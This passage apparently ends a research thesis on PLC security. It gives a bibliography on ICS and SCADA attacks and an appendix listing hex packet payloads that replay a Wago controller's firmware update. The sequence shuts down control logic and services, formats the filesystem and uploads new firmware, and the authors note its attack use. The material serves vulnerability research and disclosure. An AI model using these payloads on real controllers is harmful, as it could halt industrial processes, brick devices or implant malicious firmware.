[15] US ICS CERT. *ICS-CERT Advisories and Reports Archive*. 2012. URL: http://www.us-cert.gov/control_systems/ics-cert/archive.html (visited on 06/10/2013).

[16] US ICS CERT. *Industrial Control Systems Cyber Emergency Response Team*. 2012. URL: http://www.us-cert.gov/control_systems/ics-cert/ (visited on 05/12/2013).

[17] E.J. Chikofsky and II Cross J.H. "Reverse engineering and design recovery: a taxonomy". In: *Software, IEEE* 7.1 (Jan.), pp. 13–17. ISSN: 0740-7459. DOI: 10.1109/52.43044.

[18] International Electrotechnical Commission et al. "IEC 61131-3". In: *Programmable Controllers-Part* 3 (2003).

[19] *compressed ROM file system*. URL: http://lxr.linux.no/linux+v3.8.2/fs/cramfs/README (visited on 03/17/2013).

[20] Microsoft Corporation. *STRIDE threat model*. 2005. URL: http://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx (visited on 01/28/2013).

[21] /dev/TTYS0 Craig. "Reverse Engineering Firmware: Linksys WAG120N". In: *URL: http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/* (2012).

[22] K. Curtis. "A DNP3 protocol primer". In: *DNP User Group* (2005).

[23] Inc Digital Bond. *CoDeSys tools*. 2013. URL: http://www.digitalbond.com/tools/basecamp/3s-codesys/ (visited on 04/24/2013).

[24] Bill Drury. *Control Techniques drives and controls handbook*. 35. Institution of Engineering and Technology, 2001.

[25] S. East et al. "A Taxonomy of Attacks on the DNP3 Protocol". In: *Critical Infrastructure Protection III* (2009), pp. 67–81.

[26] Schneider Electric. *Modbus/TCP Message format*. 2013. URL: http://motion.schneider-electric.com/support/mdi_getting_started/ethernet/modbus_tcp.html (visited on 03/12/2013).

[27] K.T. Erickson. "Programmable logic controllers". In: *Potentials, IEEE* 15.1 (1996), pp. 14 –17. ISSN: 0278-6648. DOI: 10.1109/45.481370.

[28] "Exposures,The Standard for Information Security Vulnerability Names". In: *Common Vulnerabilities and Exposures: The Standard for Information Security Vulnerability Names. url: http://cve. mitre. org* (2012).

[29] N. Falliere, L.O. Murchu, and E. Chien. "W32. stuxnet dossier". In: *White paper, Symantec Corp., Security Response* (2011).

[30] Igor Nai Fovino et al. "Design and Implementation of a Secure Modbus Protocol". In: *Critical Infrastructure Protection III*. Springer, 2009, pp. 83–96.

[31] Arthur Gervais. *modLib.py - A scapy modbus exetension*. 2011. URL: https://www.scadaforce.com/modLib.py (visited on 05/12/2013).

[32] M. Gjendemsjø. *Security in programmable logic controllers*. Dec. 2012. URL: http://folk.ntnu.no/mortgj/prosjektoppgave/PLCSec.pdf.

[33] 3S Smart Software Solutions GmbH. *Codesys customer reference*. 2013. URL: http://www.codesys.com/company/customer-reference-table.html (visited on 04/24/2013).

[34] 3S Smart Software Solutions GmbH. *The CoDeSys runtime system for 32 bit embedded systems*. 2004.

[35] Dan Goodin. *Rise of "forever day" bugs in industrial systems threatens critical infrastructure*. 2012. URL: http://arstechnica.com/business/2012/04/rise-of-ics-forever-day-vulnerabiliities-threaten-critical-infrastructure/ (visited on 02/19/2013).

[36] Ilfak Guilfanov. *Interactive Disassembler(IDA)*. 2012. URL: https://www.hex-rays.com/products/ida/index.shtml (visited on 01/18/2013).

[37] Craig Heffner. *Binwalk - Firmware analysis tool*. URL: https://code.google.com/p/binwalk/ (visited on 03/03/2013).

[38] Immunity Inc. *White Phosphorus Exploit Pack*. 2012. URL: http://www.immunityinc.com (visited on 02/08/2013).

[39] Intel. *Intel Hexadecimal Object File Format Specification*. Intel, 1988.

[40] Meiko Jensen et al. "Soa and web services: New technologies, new standards-new attacks". In: *Web Services, 2007. ECOWS'07. Fifth European Conference on*. IEEE. 2007, pp. 35–44.

[41] Gregg Keizer. *Microsoft confirms it missed Stuxnet print spooler zero-day*. 2009. URL: http://www.computerworld.com/s/article/9187300/Microsoft_confirms_it_missed_Stuxnet_print_spooler_zero_day_ (visited on 03/03/2013).

[42] WAGO Kontakttechnik GmbH & Co. KG. *Ethernet se*. 2010. URL: http://www.wago.com/wagoweb/documentation/750/int_info/t07500881_00000000_0en.pdf (visited on 03/12/2013).

[43] WAGO Kontakttechnik GmbH & Co. KG. "Wago 750-881 Manual". In: *URL: http://www.wago.com/wagoweb/documentation/750/eng_manu/coupler_controller/m07500881_00000000_0en.pdf* (2012).

[44] Ulf Lamping and Ed Warnicke. "Wireshark user's guide". In: *Interface* 4 (2004), p. 6.

[45] R Langner. *A timebomb with fourteen bytes*. 2011. URL: http://www.langner.com/en/2011/07/21/a-time-bomb-with-fourteen-bytes/ (visited on 02/08/2013).

[46] Jason Larsen. "Breakage". In: *Blackhat Federal* (2008).

[47] N.G. Leveson and P.R. Harvey. "Software fault tree analysis". In: *Journal of Systems and Software* 3.2 (1983), pp. 173–181.

[48] Phillip Lougher and R Lougher. *SquashFS*. 2008.

[49] D. Loy. "Lonworks/eia-709 networks eia 709 protocol (lon talk)". In: *The Industrial Information Technology Handbook* (2005), pp. 1–6.

[50] Aleph One Ltd. *Embedded Debian. Yaffs: A NAND-Flash Filesystem*. URL: http://www.yaffs.net/ (visited on 03/17/2013).

[51] GLEG Ltd. *GLEG SCADA+ explpoit pack*. 2012. URL: http://gleg.net/agora_scada.shtml (visited on 02/01/2013).
[52] A. LÃijder M. Tangermann D. Reinelt. *SecIE Security Data Sheet Creator*. 2012. URL: http://secie.org/ (visited on 02/08/2013).
[53] John Matherly. *SHODAN*. 2012. URL: http://www.shodanhq.com/ (visited on 06/07/2013).
[54] S.M.L.P. McDaniel. "SABOT: Specification-based Payload Generation for Programmable Logic Controllers". In: (2012).
[55] S. McLaughlin. "On Dynamic Malware Payloads Aimed at Programmable Logic Controllers". In:
[56] L.R. McMinn. *External Verification of SCADA System Embedded Controller Firmware*. Tech. rep. DTIC Document, 2012.
[57] IDA Modbus. "Modbus messaging on TCP". In: *IP implementation guide v1. 0a* (2004).
[58] A OWASP. "Application Threat Modeling". In: (2012).
[59] Global Information Assurance Certification Paper. *SANS*. 2001. URL: http://www.giac.org/paper/gsec/521/assessing-exploiting-internal-security-organization/101270 (visited on 01/10/2013).
[60] D. Peck and D. Peterson. "Leveraging ethernet card vulnerabilities in field devices". In: *SCADA Security Scientific Symposium*. 2009, pp. 1–19.
[61] Rapid7. *Metasploit framework*. 2012. URL: http://www.metasploit.com/ (visited on 02/08/2013).
[62] S. Ravi et al. "Security in embedded systems: Design challenges". In: *ACM Transactions on Embedded Computing Systems (TECS)* 3.3 (2004), pp. 461–491.
[63] V. Schiffer. "The CIP family of fieldbus protocols and its newest member-Ethernet/IP". In: *Emerging Technologies and Factory Automation, 2001. Proceedings. 2001 8th IEEE International Conference on*. IEEE. 2001, pp. 377–384.
[64] B. Schneier. "Attack trees". In: *Dr. Dobb's journal* 24.12 (1999), pp. 21–29.
[65] C. Schwaiger and A. Treytl. "Smart card based security for fieldbus systems". In: *Emerging Technologies and Factory Automation, 2003. Proceedings. ETFA'03. IEEE Conference*. Vol. 1. IEEE. 2003, pp. 398–406.
[66] K. Seo and S. Kent. "Security architecture for the internet protocol". In: (2005).
[67] 3S Smart software solutions. *User Manual For PLC Programming with CoDeSys 2.3*. 2007.
[68] T.J. Stapko. *Practical embedded security: building secure resource-constrained systems*. Newnes, 2008.
[69] H. Stark. "Stuxnet Virus Opens New Era of Cyber War". In: *Spiegel Online* 8 (2011).
[70] Paul Stoffregen. "Understanding FAT32 Filesystems". In: *PJRC. Feb* 24 (2005).
[71] K. Stouffer, J. Falco, and K. Scarfone. "Guide to industrial control systems (ICS) security". In: *NIST Special Publication* 800 (2007), p. 82.
[72] Frank Swiderski and Window Snyder. *Threat modeling*. O'Reilly Media, Inc., 2009.

[73] C.W. Ten, C.C. Liu, and M. Govindarasu. “Vulnerability assessment of cybersecurity for SCADA systems using attack trees”. In: *Power Engineering Society General Meeting, 2007. IEEE*. IEEE. 2007, pp. 1–8.

[74] Hans Van Vliet, Hans Van Vliet, and JC Van Vliet. *Software engineering: principles and practice*. Vol. 2. Wiley, 1993.

[75] A.C. Weaver. “Secure Sockets Layer”. In: *Computer* 39.4 (2006), pp. 88 –90. ISSN: 0018-9162. DOI: 10.1109/MC.2006.138.

[76] D Woodhouse. *Jffs2: The journalling flash file system, version 2*. 2008.

Appendix A

Appendix 1 - Firmware update protocol details

Below each step of the update process described with the hexadecimal packet payload. All packets are coded as lists, some of which just contain one packet. Each list constitute one connection. Thus, if a list contains more than one payload, the payloads are sent over the same TCP connection. This is done in order to mimic Wago's software as closely as possible. This process has been ported to a python script.

1. Get device info

```
packet_getDevInfo = [
"791201000100010000000000000000002000100"
]
```

   This packet is sent twice.

2. Shutdown programs
   This step is rather interesting as it allows an attacker to shut down the control logic, the FTP server and the web server and thus also the web management service.

```
firmware_init = [
"791203000100010000000000000000002000200",
"791204000100010000000000000000040066060200"
#The last packet is sent 3 times
]
firmware_shutdownPrograms = [
"791207000100010000000000000000002000300"
]
```

3. Start minimal system and Format filesystem

```
firmware_startMinSystemAndFormatFS = [
"791208000100010000000000000000002000100",
"791209000100010000000000000000002000900",
]
```

4. Upload firmware

```
firmware_prepareUpload = [
"79120a000100010000000000000000040066060900"
]
```

After this packet, the firmware upload begins. The tool reads the file and creates packets according to the following format.

Packet num	Payload
1	**7912**0b00**0100**5911**0000000000000080**e803**0500**...DATA...
2	**7912**0b00**0200**5911**0000000000000080**e803 ...DATA...
255	**7912**0b00**ff00**5911**0000000000000080**e803 ...DATA...
256	**7912**0b00**0001**5911**0000000000000080**e803 ...DATA...
22801	**7912**0b00**5911**5911**0000000000000080**8101 ...DATA...

By examining how fields change, the following deductions/assumptions were made for the firmware transfer. While a thourough understanding of the protocol is desirable, it is not easy to make assumtions about individual fields unless they change value during the transfer. The meaning of these static fields are therefore unknown. However, the content of the static field can be copied into the re-implementation.

The device expect 1018 bytes packets. As python sockets only utilizes network buffers, a naive implementation will fill the buffer at a faster rate than the NIC can send them. The OS will then buffer the packets and concatenate packets. Since the packet does not only contain the firmware data but also a protocol header, two or more packets concatenated will be read incorrectly by the controller.Thus, the packet generation has to be slowed down in order to ensure that each packet is sent separately.

5. Validate firmware

```
firmware_validation = [
"79120c000100010000000000000000002000600",
"79120d000100010000000000000000002000700"
]
progress_packet = [
"79120d000100010000000000000000002000700"
]
#————RESPONSE – NOT PART OF THE SCRIPT ———#
79120e000100010000000000000000080007000100 28 000000
...
791215000100010000000000000000080007000100 32 000000
...
79121a000100010000000000000000080007000100 64 000000
```

The progress packet is sent periodically while firmware validation runs. In the response packets listed above, we see 3 interesting numbers. 0x28, 0x32 and 0x64. The observant reader may already have noticed that the last packet contains 0x64 which is 100 in decimal. This implies that the firmware validation has completed. The other are randomly chosen and corresponds to 40 and 50 percent respectively.

6. Save firmware

```
save_firmware = [
"79121b000100010000000000000000002000800"
]
```

For a normal firmware upgrade, it is essential to wait for 0x64 before saving the firmware. That is, the firmware needs to be validated correctly before the changes are made permanent. A premature save, or ignoring firmware validation errors can possibly brick the device. See 6.4.2.

7. Restart device
8. Extract filesystem

```
restartDevice_extractFilesystem = [
"79121e000100010000000000000000002000a00",
"79121f000100010000000000000000002000b00",
"791220000100010000000000000000002000b00",
"791221000100010000000000000000040066060a00"
]
```

Notice that a few packets have been skipped in the listings, 0x1c and 0x1d. These are getDevInfo packets as we saw in the first packet and are sent after the firmware has been saved. Note also, that restart device packets and extract filesystem packets are bundled together.